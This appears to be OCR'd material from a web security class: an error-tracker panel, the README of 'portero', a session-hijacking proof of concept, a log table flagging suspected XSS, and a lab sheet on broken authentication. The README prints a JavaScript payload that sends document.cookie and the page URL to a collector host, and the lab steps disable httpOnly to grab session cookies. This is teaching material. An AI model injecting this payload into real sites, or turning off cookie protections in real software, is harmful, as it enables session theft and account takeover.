
General Information

Url

[redacted]

Timestamp

Browser (Raw)




Application Information

Session Id	b6306d58-978e-4380-89aa-6f112697aa09
User Id	[redacted]
Application	[redacted]

Libraries

jQuery	1.11.1
jQueryUI	1.10.3
trackJs	2.1.8
_	1.5.2
MathJax	2.4.0
CKEDITOR	4.4.5
adzy653rk	1.0
fghjktghndfgtssss	0.1.1
if72ru4rkjahiuyi	0.1.0
if72ru4sdfsdfruh7fewui	0.1.1



cjudd / portero

Proof of concept for hijacking sessions for a security class. It keeps the "session door open". — Edit

24 commits · 1 branch · 0 releases · 1 contributor

branch: master · portero / +

Updated readme with valudable information.

cjudd authored 5 days ago · latest commit cd4ffb1256

src	Made the VisitSitesTask rate configurable.	5 days ago
.gitignore	Ignore intellij project file.	26 days ago
LICENSE	Initial commit	5 days ago
README.md	Updated readme with valudable information.	5 days ago
build.gradle	Added configurations to create a war file for some type of testing.	5 days ago

You can clone with HTTPS, SSH, or Subversion.

README.md

portero

Proof of concept for hijacking sessions for a security class. It keeps the "HTTP session door open".

https://github.com/cjudd/portero

```
document.createElement("img").src=
     "http://localhost:9000/hijack?url=" +
        encodeURIComponent(window.location.href) +
        "&cookies=" + encodeURIComponent(document.cookie)
```

⚠ WARNING: suspected XSS attack!!! ⚠

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

RECOMMENDED
RECOMMENDED
RECOMMENDED

Log

- per request
  - username
  - ip
  - requested url
- every log entry
  - request id (generate)
  - session id (hash)


Broken Authentication Lab

1. Uncomment code in ninja.wordy.blog.Application to turn off httpOnly
2. Run in embedded mode only
3. Use inspect console to grab session cookies

Optional: download and use portero and XSS to hijack session

